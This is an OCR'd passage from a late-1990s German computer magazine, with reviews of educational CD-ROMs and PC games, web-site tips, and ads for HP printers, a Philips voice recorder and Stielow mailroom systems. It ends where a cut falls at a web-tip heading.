Die Illustrationen von Antoine de Saint-Exupéry wurden ohne Verluste in zwei- und dreidimensionale Darstellungen umgesetzt und animiert. Die Geschichte, gelesen von Ben Becker, ist ein schönes Hörspiel mit Animationssequenzen. Wenn man die etwas verschlüsselte



Navigation des Programms begriffen hat, kann man sich durch das Universum zu den verschiedenen Planeten bewegen. Auf diesen läßt sich zum Beispiel Saint-Exupérys Biographie nachlesen, die Rose gießen oder der Fuchs zähmen.

Ein wirklich schönes Programm. Dennoch stellt sich eine Frage, die womöglich auch der kleine Prinz stellen würde: „Wenn Du schon ein Buch hast, warum brauchst Du dann noch eine Silberscheibe?" KSF/TR

Info: Tivola Verlag, Bouchéstr. 12, 12435 Berlin, Tel.: 030/53 31 21 00, www.tivola.de

GROSSE ERFINDER II

Schau mal, was da brummt!

Vier Männer, die die Welt veränderten: George Stephenson, die Gebrüder Wright und Gottlieb Daimler. Wer wollte da nicht Mäuschen in den Werkstätten gewesen sein oder gar selbst den ein oder anderen Versuch durchgeführt haben. Mit *Große Erfinder II* (für 99 Mark) läßt sich das nachholen.

Die Laboratorien von Daimler und Stephenson stehen einem ebenso offen wie der Fahrradladen der genialen Brüder Wright. Per Quicktime VR bewegen Sie sich in den sorgfältig und realistisch gestalteten Räumen und machen auch einige Versuche. So können Sie zum Beispiel bei Daimler verschiedene Düsen in einen Vergaser einbauen und an der Flamme sehen, welche die effektivste ist. Jedoch: Die Erklärungen sind oberflächlich und der theoretische Unterbau ist rudimentär. Zudem



DER ENGLÄNDER George Stephenson konstruierte ab 1813 Dampflokomotiven.

werden biographische und historische Zusammenhänge unzureichend und textlastig dargestellt. KSF/TR

Info: Cornelsen Software, Postfach 33109, 14171 Berlin, Tel.: 030/89 78 56 00, www.cornelsen.de

MATHEMATIK EXPERIMENTAL


Interaktiver Trichter

Oberstufen-Mathematik als interaktives Erlebnis? *Mathematik Experimental* zeigt, wie man diesen trockenen Stoff durch eine geschickte Handlung aufpeppen kann. Dabei geht es von der Algebra über die vielgeliebte Analysis bis hin zur stochastischen Rechentechnik.

Alle Parameterveränderungen führen sofort zur Ausgabe von Kurven, Grafiken und Werten. Dabei ist die grafische Ausgabe dem Thema jeweils gut angepaßt. Ab und zu schlägt das Programm die Brücke zwischen Mathematik und akustischer Werteausgabe. Die CD-ROM eignet sich als Begleitwerk zum Unterricht. Preis: 99 Mark. KSF/TR

Info: Verlag Lernen Experimental München, Hedwig-Dransfeld-Allee 18, 80637 München, LernenExperimental@compuserve.com

Der Farbdrucker HP 2000C: drucken jenseits der Schallgrenze.



Der Durchbruch ist geschafft: Mit bis zu vier vollen Farbseiten pro Minute dürften der HP 2000C und der HP 2500C die schnellsten Desktop-Farbdrucker der Welt sein. Möglich gemacht durch das neuartige Modulare Tintensystem: vier Druckköpfe, die auf ca. 1,3 cm verbreitert wurden – wesentlich breiter als bei anderen Tintenstrahlern – und die in einem Arbeitsgang einen 1,3 cm breiten Streifen in Vollfarbe drucken. Denn jeder der vier Druckköpfe hat 304 Tintendüsen, also so viele, wie manch anderer Drucker insgesamt hat. Jeder kann pro Sekunde 3.648.000 Tintentröpfchen plazieren. So sind der HP 2000C und der HP 2500C fünfmal schneller als der weltweit meistverkaufte Tintenstrahler HP DeskJet 690C. Es ist, als würde man vom Pinsel zur Rolle wechseln.

Wo Schnelligkeit gewöhnlich ihren Preis hat, senken der HP 2000C und der HP 2500C sogar Betriebskosten. Zum Beispiel mit den vier separaten Tintenpatronen; ist nur eine Patrone leer, brauchen Sie auch nur diese zu tauschen und nicht die gesamte Palette. Zukunftsweisend: die deutlich langlebigeren Farbdruckköpfe, die in der Regel 24.000 Seiten halten, also durchschnittlich fünf Jahre.

Intelligente Chips in den Druckköpfen und Tintenpatronen kommunizieren mit dem Druckertreiber und -prozessor und machen von selbst darauf aufmerksam, wenn etwas ausgetauscht werden muß. Die Smart-Printing-Technologie gibt Ihnen die Statusmeldung direkt auf den Bildschirm. Das vermeidet Fehldrucke und spart Zeit. Und das macht den rekordverdächtigen Tintenstrahler auch noch zu einem echten Wirtschaftswunder.

Weitere Informationen über HP Produkte und Original HP Zubehör erhalten Sie unter Telefon 01 80/5 32 62 22 für 0,48 DM/min oder im Internet unter http://www.hewlett-packard.de



Den HP 2000C für bis zu fünf Anwender gibt es auch als HP 2000CN mit externem Druckerserver JetDirekt und zusätzlichem Papierfach.
Ab DM 1.699,– unverbindliche Preisempfehlung inkl. MwSt.
HP 2500C für bis zu 12 Anwender, mit zweitem Papierfach und A3-Übergröße. Auch erhältlich als HP 2500CM mit Postscript und MIO (ab März 1999).
Ab DM 2.600,– unverbindliche Preisempfehlung inkl. MwSt.

KURZ & BÜNDIG

Orgelpfeifen

Wer sein Musikprogramm um originelle Sounds erweitern will, greift zu *Rund um die Pfeifenorgel.* Neben vielen Informationen zum Instrument enthält das Programm auch Samples und Soundbänke. Mit der additiven Klangsynthese lassen sich eigene Sounds entwickeln. Preis: 69 Mark. KSF/TR

Info: Andreas Sims, H.-Lorenz-Straße 24, 01591 Riesa, Tel.: 03525/73 91 25

Steilvorlage

Zum Fußball gehören nicht nur Bier und Männerfreundschaften, ganz wichtig sind auch die Statistiken. In *Freistoß 98/99* (49,90 Mark) finden sich jede Menge Datenbanken und staubtrockene Auswertungen. KSF/TR

Info: Systhema&Navigo, Frankfurter Ring 224, 80807 München, Tel.: 089/32 47 30, www.systhema.de

Für grüne Daumen

In neuer Überarbeitung liegt das *Interaktive Gartenlexikon* vor. 650 Gartenpflanzen können aufgerufen werden. Die Suchfunktion ermöglicht eine praktische Auswahl, die auf spezifische Verhältnisse (Licht, Boden, Blütezeit) zugeschnitten ist. Paßt für 49,90 Mark in jedes Gartenbudget. KSF/TR

Info: Koch Media, Lochhamer Str. 9, 82152 Planegg, Tel.: 089/85 79 51 20, www.kochmedia.com

Bacchus lebt


Für Weinliebhaber bringt Systhema ein Weinlexikon heraus. 3000 Einträge informieren über Geschichte, Anbaugebiete, Rebsorten und Qualitätskriterien. Hinzu kommen Informationen zu Kauf und Lagerung. Preis: 39,90 Mark. TR

Info: Systhema, Frankfurter Ring 224, 80807 München, Tel.: 0781/6 39 68 94, www.systhema.de

BERTELSMANN LEXIKON 99

Schöne bunte Welt

Bertelsmann hat sich bei ihrem Universallexikon für eine üppige Portion bewegter Bilder entschieden. Gleich zwei CD-ROMs ergänzen das *Universallexikon '99*, das ansonsten ein ganz normales Multimedia-Lexikon wäre.



DAS GRADIENTENKRAFTWERK findet sich zwar als 3D-Darstellung, nicht jedoch im Lexikon.

Die *Welt in 3D* bietet animierte Videosequenzen und Quicktime-VR-Umgebungen zu vielen Themen. Sie bewegen sich in Quetzacoatls Tempelanlage oder im Inneren des menschlichen Auges, oder Sie spüren den Farben des Regenbogens nach.

Unser Jahrhundert im Film bietet bunt zusammengewürfelte Nachrichtenschnipsel: etwas über Einstein oder demonstrierende Frauenrechtlerinnen, Dianas Hochzeit und ihren Tod, den Sechs-Tage-Krieg usw.

Diese Art der Darstellung ist weder umfassend noch universell, aber gut gemacht, informativ und mit 49,90 Mark preiswert. KSF/TR

Info: Bertelsmann Electronic Publishing, Neumarkter Str. 18, 81664 München, Tel.: 089/43 18 90, www.bep.de

BREHMS TIERLEBEN, KOSMOS VOGELFÜHRER

Schnäppchen für Tierfreunde

Etwas betulich kommt *Brehms Tierleben* auf CD-ROM daher: Tiere aller Arten sind hier vor allem im Text beschrieben. Neben 1000 Fotos und Grafiken, einigen Videos und Tonsequenzen sind es vor allem die 280 Originalstiche aus Brehms Tierleben und die geradlinige, einfache Benutzerführung, welche die Installation dieser Scheibe für 13 Mark lohnend machen.



SIEH MAL einer an, wo sich das kleine Rotkehlchen überall rumtreibt.

Den *Kosmos Vogelführer* (United Soft) gab es bis jetzt als Deluxe-Version mit Buch und Audio-CD. Nun ist er für 29,95 Mark erhältlich. Das Standardwerk ist ein guter Einstieg in die Vogelkunde und enthält jede Menge Multimedia-Informationen und Lernspiele über die heimischen Vogelarten. KSF/TR

Info: United Soft Media, Thomas-Wimmer-Ring 11/15, 80539 München Tel.: 089/22 90 53, Fax: 089/2 29 08 81 60, www.usm.de

Trend Verlag, Pearlstr. 1, 79426 Buggingen, Fax: 07631/36 04 99, www.pearl.de

THINK MIND GYM

Gurken für den Weltfrieden!

In der Think-Reihe von Ravensburger ist ein ganz besonderes Trainingscenter erschienen. Das *Mind-Gym* (79 Mark) bietet schräges Gehirnjogging für Leute, die ihr kreatives Potential besser ausschöpfen wollen.

Am Anfang steht ein Test, der einem unter anderem zeigt, wie unternehmerisch oder auch experimentierfreudig man angeblich ist.

Dann geht's richtig los: Im Ideenpool wird so frei wie möglich assoziiert (was hat eine Gurke mit dem Weltfrieden zu tun?), im Unterprogramm Think-Tank geht's um zielgerichtetes Denken und Entscheidungsstrategien (Job kündigen oder ein Verhältnis anfangen?).

Der geschwätzige Trainer, der den Benutzer ständig begleitet, stellt so manche Falle. Wer einen Trainingsrückstand feststellt (und wer tut das nicht!), kann im Games-Center mit vertrackten Gedächtnisschulungen manche Lücke füllen. KSF/TR

Info: Ravensburger Interactive, Postfach 1860, 88188 Ravensburg, Tel.: 0751/86 19 44, www.ravensburger.de

Die Rächtschreibreform
ist für mich irre levant.



VoiceTracer
die PC-Karte für Voice Mails und mehr.

Wir wollen Ihnen mit Sicherheit keine Schwächen in der Orthographie unterstellen. Aber Sprechen geht einfach schneller als Schreiben: VoiceTracer, das mobile Spracheingabe-Gerät, ist daher der optimale Begleiter für alle, die viel unterwegs sind.

- Mit digitaler Aufnahme und Wiedergabe im Standard-Multimedia-Format.
- Paßt ohne weiteres Zubehör in jedes PC-Karten-Laufwerk (Typ III), zum Speichern und Versenden von Dateien aller Art.
- Mit 4 MB-Speicher für Sprache, Texte, Bilder und Sound.

VoiceTracer-Info: *www.philips-sp.de* oder Telefon 0 40/67 96 01 71



PHILIPS

Let's make things better.




DER RING DES NIBELUNGEN

Wagner im Weltall

Warum gibt es eigentlich kaum Computerspiele zu klassischen Themen? Diese Frage stellten sich die Designer von Arxel Tribe und brachten jetzt nach *Pilgrim* mit *Der Ring des Nibelungen* ihr zweites Grafik-Adventure auf den Markt.

Der Ring entstand nach Entwürfen des französischen Comic-Künstlers Philippe Druillet, der schon vor 20 Jahren an einer futuristischen Fassung von Wagners Opern-Tetralogie mitarbeitete. Das ist dem Adventure anzumerken: Die Riesen Fafner und Fasolt sind mächtige Stahlkolosse, und die Nibelungen, die für den Zwergenkönig Alberich schuften, sind drollige Robotergesellen.

Der Ring ist in vier Einzelabenteuer unterteilt: Als Alberich müssen Sie den Rheintöchtern ihr Gold abluchsen und die eigene Mine wieder in Betrieb nehmen. Im Auftrag des Göttervaters Wotan sind Sie als Feuergeist Loge hinter genau diesem Gold her. Im Wald stehen Sie im dritten Teil, und zwar in der Rolle des Siegmund, der vor dem Zusammentreffen mit seiner Schwester etliche Rätsel lösen muß. Zum Schluß geht es in den Hort der Walküren, wo Sie als Brunhilde den Kriegern der Nekropole zu ewigem Frieden verhelfen.



Was recht abgedreht klingt, entpuppt sich als Grafik-Adventure im Stil von *Myst* oder *Riven* – mit dem Unterschied, daß Sie sich an den zahlreichen Orten stufenlos um die eigene Achse drehen können und nach oben oder unten schauen dürfen. Die meisterliche Hintergrundmusik stammt von Richard Wagner selbst – eingespielt von den Wiener Philharmonikern. Die Rätsel sind vom Anspruch her eher einfach und richten sich an Genre-Einsteiger und Freunde ungewöhnlicher Spielideen. Für den PC-begeisterten Musikfreund, der schon alles hat, ist der Ring ein schönes Geschenk.

ROLAND AUSTINAT/RMJ

Preis: ca. 100 Mark; USK: ab 12 Jahren; Info: Cryo Interactive Entertainment, 81543 München; www.der-ring.com

DYNASTY GENERAL

Strategie für Wohnzimmergeneräle

Wie beim Vorgänger *Panzer General 3D* laufen auch bei *Dynasty General* die Gefechte auf handgemalten Landkarten ab, die sich mit einem wabenförmigen Gitternetz überziehen lassen. Es gibt neun Kampagnen mit 36 Szenarien. Letztere lassen sich sowohl einzeln anwählen als auch im Mehrspielermodus mit bis zu vier Kontrahenten betreiben. Mit dem integrierten Editor basteln Sie individuelle Aufgaben zusammen.


Thema der in naher Zukunft und im asiatischen Raum angesiedelten Szenarien ist ein fiktiver Schlagabtausch zwischen China und einer multinationalen Truppe westlicher Prägung. Sie dirigieren Ihre Bodentruppen und Hubschrauber per Maus und nehmen Feinde noch in derselben Runde unter Beschuß. Dabei kommt ausschließlich reales Kriegsgerät zum Einsatz. So tummeln sich unter den 280 Truppengattungen etwa Leopard-Panzer oder Comanche-Hubschrauber. Auf Marineeinheiten wurde verzichtet, dafür gibt es eine neue indirekte Luftunterstützung.



Ziel ist es, binnen einer vorgegebenen Rundenzahl bestimmte feindliche Stellungen zu erobern. Dafür gibt es Punkte, die Sie in den Neuerwerb oder in das Upgraden von Einheiten investieren. Letzteres ist sehr wichtig, denn Sie nehmen Ihre Truppen in nachfolgende Szenarien mit. Außerdem werden diese mit zunehmender Kampferfahrung immer stärker. Trotz der anspruchsvollen taktischen Aufgabenstellungen ist *Dynasty General* auch ohne intensives Handbuchstudium sehr leicht zugänglich. Dies ist der perfekten Bedienung, dem integrierten Tutorial und dem übersichtlichen Spielverlauf zu verdanken.

MANFRED DUY/RMJ

Preis: ca. 100 Mark;
USK: noch keine Altersempfehlung;
Info: Mindscape, 45470 Mülheim;
www.ssi-online.com



NEED FOR SPEED 3

Ordnungshüter im Temporausch

Im Bereich Rennspiel hat sich die *Need-for-Speed*-Serie einen guten Namen gemacht. Spielprinzip: Mit einer Luxuskarosse donnern Sie über fantasievolle Küstenstraßen oder durch idyllische Waldregionen.

Beim brandneuen *Need for Speed 3* haben Sie die Wahl, ob Sie sich wiederum als Rennrowdy betätigen oder die Seiten wechseln: An Bord einer getunten Polizei-Corvette brauchen Sie sich vor italienische Sportwagen wie dem Ferrari 550 Maranello nicht zu verstecken. Fällt Ihnen ein Temposünder auf, zwingen Sie sein Fahrzeug zum Abbremsen; sobald der Schurke steht, ist er verhaftungsreif. Im Kampf gegen die Temposünder benutzen Sie ein Radargerät und erhalten Unterstützung durch Kollegen, die nach Ihren Anweisungen reifenmordende Krähenfußbarrieren auf die Straße legen.

Falls Sie aber lieber als rabiater Sportwagenfahrer agieren, bietet das Spiel drei verschiedene Modi: einfache Rennen über die insgesamt acht verschiedenen Kurse, Ligarennen mit der Möglichkeit, einen Bonuswagen zu erringen oder das spektakuläre Verfolgerduell. Hier liefern Sie sich harte Kämpfe mit nur einem Gegner, müssen aber auf den zivilen Verkehr und Polizisten achten.

Die Atmosphäre ist in dieser Spielstufe enorm. Sie können den Polizeifunk abhören und erfahren, was die grüne Minna gegen Sie plant. Entziehen Sie sich längere Zeit der Verhaftung, kommt die genannte Polizei-Corvette zum Einsatz.

UDO HOFFMANN/ RMJ

Preis: ca. 90 Mark;
USK: ohne Altersfreigabe;
Info: Electronic Arts, 52076 Aachen;
www.ea.com

F22 TOTAL AIR WAR

Alles unter Kontrolle

Wer sich über fehlende taktische Möglichkeiten in modernen Jetsimulationen geärgert hat, kann jetzt einsteigen: In *F22 Total Air War* klemmen Sie sich nicht nur hinter den Steuerknüppel eines Kampffliegers vom Typ F-22, sondern Sie übernehmen auch die Rolle des Stützpunktkommandanten. Innerhalb eines bestimmten Zeitraums muß eine festgelegte Schadenshöhe an gegnerischen Flughäfen und Industrie erreicht werden. Dazu schlägt der Computer mehrere Aufgaben vor, von denen Sie sich eine aussuchen. Vor dem Start legen Sie Flugroute, Angriffsformationen und Anzahl der Flieger fest; sind zu viele Maschinen in einem Einsatz, fehlen sie eventuell woanders. Die Vorschläge und die Einsatzziele des Planers lassen sich nach Belieben ändern. Dann starten Sie in einen von zehn dynamischen Feldzügen. Das bedeutet, jeder Ausgang einer Mission beeinflußt den Verlauf der nächsten.



In Einzeleinsätzen und Trainingsaufträgen machen Sie sich mit der Steuerung der Maschine vertraut, denn nicht nur das Starten und Landen will gelernt sein, oft finden Auftankmanöver in der Luft statt, die nicht einfach sind. Eine Besonderheit sind die AWACS-Aufträge. Hier sitzen Sie an Bord eines Aufklärungsfliegers, um mit Hilfe einer taktischen Karte alle eigenen Maschinen zu dirigieren und Befehle wie „Greife dieses Ziel an" zu geben. Handelt es sich dabei um eine F-22, läßt sie sich auch direkt steuern.



Viele Flüge zu Beginn bestehen lediglich aus Patrouillen, doch per Zeitsprung landen Sie an Punkten, an denen sich das Kampfgeschehen abspielt. Trotz des schwierigen Einstiegs handelt es sich bei *Total Air War* um die aktuelle Referenzsimulation im Jetsimulationsbereich.

MARTIN SCHNELLE/ RMJ

Preis: ca. 100 Mark; USK: ab 12 Jahren;
Info: Infogrames Deutschland, 63303 Dreieich;
www.infogrames.de, www.did.com

NOCH MEHR SPIELE

Diese Besprechungen entstanden in Zusammenarbeit mit *PC Player*, dem Testmagazin für PC-Spiele. Jeden Monat checkt *PC Player* ausführlich alle Neuerscheinungen, zeigt Vorabberichte von neuen Spieleprojekten und bietet Tips & Tricks.



[web TIP]

Der *webTIP* ist ein Service unseres Web-Angebots. Dieser Ranking-Dienst stellt die besten deutschsprachigen Web-Sites vor und bewertet die Angebote nach drei Kategorien. Wenn Sie regelmäßig über die Highlights dieses Ranking-Dienstes informiert bleiben wollen, abonnieren Sie einfach den Weblotsen. Es handelt sich um eine kostenlose Mailingliste, die wir Ihnen einmal pro Woche automatisch zusenden. Sie erreichen den *webtip* sowie das Bestellformular für den Weblotsen unter:
`www.webtip.de`

Internet-Nutzerstatistiken

`www.internet-shop.de/stati.html`

Sie möchten wissen, wie viele Domains in Deutschland vorhanden sind? Die Wachstumsentwicklung in Deutschland und Europa verfolgen? Eine ausgezeichnete Link-Sammlung hat der Internet-Shop Frankfurt zusammengestellt. Hier finden Sie viele, auch entlarvende Fakten über das Internet: So geben die 100 meistbenutzten Suchbegriffe in diversen Suchmaschinen beispielsweise Aufschluß über die Ambitionen der Surfer. Die Faktensammlung verrät zudem, welche Werbemotive am häufigsten geschaltet sind. Planer und Macher von Web-Sites sollten diese URL in ihre Bookmark-Sammlung nehmen.

Deutschland-Cup 1998

`www.finanzencup.de/`

Der von der Zeitschrift *Finanzen* veranstaltete Deutschland-Cup 98 befindet sich in der letzten Runde. Da heißt es, sich zu beeilen. Jeder Spieler beginnt mit einem Startkapital von 50 000 Mark Spielgeld. Sie handeln mit 30 DAX-Werten, zehn ausländischen Aktien und weiteren zehn DIT-Fonds, die aus dem konservativen Bereich stammen.



Die Anzahl der zu handelnden Wertpapiere ist wesentlich geringer als beim Börsenspiel der Firma VoCal Web Publishing, und der Deutschland-Cup ist auch nicht kostenlos. Pro Runde und Depot zahlen Sie 29 Mark im voraus. Gewinne errechnen die Veranstalter nach dem größten prozentualen Wertzuwachs innerhalb der betreffenden Runde. Außerdem locken weitere 100 Sonderpreise.
Eine ausgefallene Idee haben sich die Sponsoren einfallen lassen: 111 der siegenden Mitspieler dürfen sich für Arbeits- oder Ausbildungsplätze bewerben.

STEFAN FREICHEL/ET

TEAMX

Infos zum MS Internet Equipment

`www.teamx.com/default.asp`

Das TeamX ist eine Fundgrube für alle, die mit dem MS Internet Information Server sowie WYSIWYG-HTML-Editor FrontPage arbeiten. Wer immer auf dem laufendem sein will, läßt sich am besten registrieren. Sie erhalten dann die neuesten Infos per E-Mail.



Die ausführliche FAQ-Liste, die Beschreibung der Menüs und Symbolleisten sowie das FrontPage-Diskussionsforum enthalten wichtige Hinweise zum Umgang mit dem umfangreichen Web-Editor. Auch für den Internet-Server finden Sie Tips und Tricks. Für nicht beantwortete Fragen bietet die Web-Site Verweise auf weitergehende Ressourcen. Hervorzuheben ist die Zuverlässigkeit, mit der das Angebot schon seit langem gepflegt und auf dem neuesten Stand gebracht wird.

RALF DEMMER/ET

TEE ÜBER ALLES

Pflanze in heißem H_2O

`www.tee.de/`

Tee ist eines der ältesten Kulturgetränke der Menschheit. Vom Ursprungsland des Tees, China, wo er vor etwa



5000 Jahren als Getränk entdeckt wurde, ging der Siegeszug des aromatischen Getränks um die Erde. In England und Japan wird das Teetrinken geradezu als Zeremonie gefeiert.

Neben seinem guten Geschmack ist Tee gesund. Es gibt Hunderte von Arzneitees gegen viele Leiden. Der Fluor-Gehalt des grünen Tees kann sogar vor Karies schützen.

Wer Geschichte, Anbau und Wirkweise des Tees überblicken möchte, sollte sich die Tee-Seite von Teekanne ansehen. Neben dezenter Werbung stehen Informationen im Vordergrund, die interessant und unterhaltend sind.

TIM KAUFMANN/ET

EDV-Adressen ohne Etiketten direkt auf das Versandgut!



Klein, preiswert und ideal für

- Rechnungen,
- Tagespost,
- Rundschreiben,
- Werbung mit Beilagen
- Sekretariate,
- Kleine Poststellen,
- Abteilungen.

Falzen & Kuvertieren

Der Testsieger unter 12 Frankiersystemen!



Mit Doppelnutzen: Bedruckt Umschläge und frankiert sie zugleich!

- ✻ Adressieren per Luftlinie: Ohne Umweg über Etiketten. Adressen direkt auf das Versandgut bis Großformat 280 x 400 mm.
- ✻ Komplettdruck in einem Durchlauf: Adresse, Absender, Entgeltstempel und beliebige Zusatztexte.
- ✻ In Ink-Jet-Qualität auch mehrfarbig auf jeden Umschlag.

- ✻ Falzen und Kuvertieren 10 x schneller als von Hand!
- ✻ Einfach und preisniedrig wie Fotokopieren.
- ✻ Auch für portofreie Werbebeilagen einzusetzen.
- ✻ Heute Standard in modernen Abteilungen mit Postausgang, kleinen Poststellen und Sekretariaten.

- ✻ NEU und exklusiv: Mitdruck beliebiger Sonderinfos auf jeden Umschlag zusätzlich neben Absender-/Werbeklischee!
- ✻ Portonachladung ohne Marsch zur Post direkt aus der Telefonsteckdose!
- ✻ Digital-Frankieren ohne flüssige Farbe und zugleich portosparend wiegen, entgeltrechnen, registrieren.

Prospekt sofort? Anrufen oder Karte faxen!
☏ (040) 523 01-161 FAX (040) 523 01-360
http://www.stielow.de



POSTBEARBEITUNG



Etikettendruck auf Knopfdruck ...




... im Moment des Bedarfs und soviel gerade benötigt!

Einfachster Etiketten-Selbstaufbau mit grenzenloser Gestaltungsvielfalt!



Und das Wichtigste: Jeder kann es!



Geht nicht – gibt's nicht!

- ✻ Mit Spitzentechnik vom Komplett-Anbieter Stielow, abgestimmt auf die kundenspezifische Problemlösung.
- ✻ Ihr PC ist schon das halbe Etikettendrucksystem für Text, Grafik, Barcode.
- ✻ Sofort-Ausdruck in schwarz-weiß oder vierfarbig mit modernsten Thermo-Transferdruckern.

- ✻ Schriftarten, Symbole und Barcodes sind umfassend im Drucker gespeichert.
- ✻ Grafiken und Symbole – auch Eigenentwürfe – einfach in Direktverarbeitung.
- ✻ Anschluß von Waagen und Prüfsystemen. Direktes Lesen aus Datenbanken.
- ✻ Und sogar vierfarbig drucken – egal was, auch Bilder...

- ✻ Auf Etiketten-Materialien nahezu aller Art von winzigklein bis riesengroß.
- ✻ Übrigens: Stielow liefert aus eigener Großproduktion auch das systemgerechte Etikett.
- ✻ Ob als Blanko-Etikett oder 1–8farbig bedruckt. Ob als Laser-, Lochrand- oder Rollen-Etikett.

Prospekt sofort? Anrufen oder Karte faxen!
☏ (040) 523 01-161 FAX (040) 523 01-360
http://www.stielow.de



ETIKETTENTECHNIK

Ja, ich möchte Informationen über:

- ☐ Falz-Kuvertiersysteme
  ☐ bis 150 ☐ üb. 150
  Briefe täglich
- ☐ Frankiersysteme
  ☐ bis 100 ☐ üb. 100
- ☐ Porto-Comp.-Waagen
- ☐ Adreß-Direktdrucker
- ☐ Adressiersysteme
- ☐ Brieföffner ☐ Post-eingangssysteme
  ☐ bis 200 ☐ üb. 200
  Briefe täglich
- ☐ Postmöbelsysteme
- ☐ Paketversandsysteme
- ☐ Etiketten/Drucksysteme
- ☐ Barcode-Leser/BDE

Absender: 653

zu Händen Telefon

G 223

☏ (040) 523 01-161 FAX (040) 523 01-360 · http://www.stielow.de

Falls keine Marke zur Hand, unfrankiert absenden!

Antwort

Stielow Informationsdienst
Postfach 2020


22810 Norderstedt



- ✻ Briefe öffnen mit mehr Sicherheit:
- ✻ Der Schlitz-Trick vermeidet beschädigte Inhalte, Schnittabfälle und scharfe Kanten, weil nichts abgeschnitten wird.
- ✻ Vorverlegte Postverteilung an die Abteilungen. Verkürzte Wartezeit auf die postunabkömmliche Sekretärin.

Ja, ich möchte Informationen über:

- ☐ **Etiketten/Drucksysteme**
- ☐ **Barcode-Leser/BDE**
- ☐ **Paketversandsysteme**
- ☐ Brieföffner ☐ Post-eingangssysteme
  ☐ bis 200 ☐ üb. 200
  Briefe täglich
- ☐ Postmöbelsysteme
- ☐ Falz-Kuvertiersysteme
  ☐ bis 150 ☐ üb. 150
  Briefe täglich
- ☐ Frankiersysteme
  ☐ bis 100 ☐ üb. 100
  Briefe täglich
- ☐ Porto-Comp.-Waagen
- ☐ Adreß-Direktdrucker
- ☐ Adressiersysteme



Absender: 653

zu Händen Telefon

G 227

☏ (040) 523 01-161 FAX (040) 523 01-360 · http://www.stielow.de

Falls keine Marke zur Hand, unfrankiert absenden!

Antwort

Stielow Informationsdienst
Postfach 2020

22810 Norderstedt

Entgelt sparen bei jedem Paket !

Eine echte ›Paketlösung‹ !

Paket-Partner

Deutsche Post AG

Paketversand mit Stielow-PVS bedeutet:


- ✻ 5 von 6 Arbeitsschritten automatisch erledigen: Gewicht und Entgelt ermitteln. Versandpapiere und Adreßetikett gleich mit Ident- und Leitcodes ausdrucken. Datenverwaltung und Tagesabschluß.
- ✻ Deutlich mehr Kapazität bei weniger Zeitaufwand und weniger Frachtentgelt durch Rabatt von der Post.

FRAUENNETZ

Gerne gefangen

www.frauennetz.de/

